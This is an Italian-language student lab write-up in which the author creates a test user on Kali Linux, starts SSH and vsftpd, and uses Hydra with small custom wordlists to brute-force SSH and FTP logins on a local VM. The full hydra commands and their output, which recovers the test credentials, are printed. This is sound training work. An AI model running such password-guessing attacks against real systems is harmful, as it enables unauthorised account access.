



## Esercizio 03/11/2023

Nell'esercizio odierno ci viene richiesto di procedere in due fasi, la prima fase è la creazione di un utente su kali e l'attivazione di un servizio SSH, la seconda è craccare l'autenticazione con Hydra


Prima di tutto connetto la rete di kali a NAT, Poi creo il nuovo utente e lo testo, infine starto il servizio



## CONFIGURAZIONE NAT




## CREAZIONE NUOVO UTENTE




## TEST NUOVO UTENTE

Ho installato la collezione di user e password con seclists ma nonostante ciò ho preferito creare due nuovi file con meno nominativi perché le wordlist erano estremamente lunghe e ci sarebbe voluto molto tempo per esaminarle




## WORDLIST




## CREAZIONE NUOVE LISTE

Nella seconda fase sono prima andata ad installare e poi ad attivare l'ftp e poi sono andata a craccare l'autenticazione con Hydra sul protocollo FTP



```
kali@kali: ~  
File Actions Edit View Help  
laws and ethics anyway - and tell themselves they are one of the good ones.)  
Example: hydra -l user -P passlist.txt ftp://192.168.0.1  
  
(kali@kali)-[~]  
$ hydra -L /home/kali/Desktop/userhydra.txt -P /home/kali/Desktop/passwhya.txt 10.0.3.15 -t4 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for  
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 11:42:26  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (l:7/p:7), ~13 tries per task  
[DATA] attacking ssh://10.0.3.15:22/  
[22][ssh] host: 10.0.3.15 login: test_user password: testpass  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 11:42:59  
  
(kali@kali)-[~]  
$ sudo apt install vsftpd  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following NEW packages will be installed:  
vsftpd  
0 upgraded, 1 newly installed, 0 to remove and 815 not upgraded.  
Need to get 142 kB of archives.  
After this operation, 351 kB of additional disk space will be used.  
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]  
Fetched 142 kB in 1s (252 kB/s)  
Preconfiguring packages ...  
Selecting previously unselected package vsftpd.  
(Reading database ... 405495 files and directories currently installed.)  
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...  
Unpacking vsftpd (3.0.3-13+b2) ...  
Setting up vsftpd (3.0.3-13+b2) ...  
update-rc.d: We have no instructions for the vsftpd init script.  
update-rc.d: It looks like a network service, we disable it.  
Processing triggers for man-db (2.11.2-3) ...  
Processing triggers for kali-menu (2023.4.3) ...  
  
(kali@kali)-[~]  
$ sudo service vsftpd start  
  
(kali@kali)-[~]  
$
```



```
xHydra  
Quit  
Target Passwords Tuning Specific Start  
Output  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (th  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 11:53:31  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 49 login tries (l:7/p:7), ~4 tries per task  
[DATA] attacking ftp://10.0.3.15:21/  
[21][ftp] host: 10.0.3.15 login: test_user password: testpass  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 11:53:42  
<finished>  
  
Start Stop Save Output Clear Output  
hydra -s 21 -L /home/kali/Desktop/userhydra.txt -P /home/kali/Desktop/passwhya.txt -t 16 10.0.3.15 ftp  
  
(kali@kali)-[~]  
$
```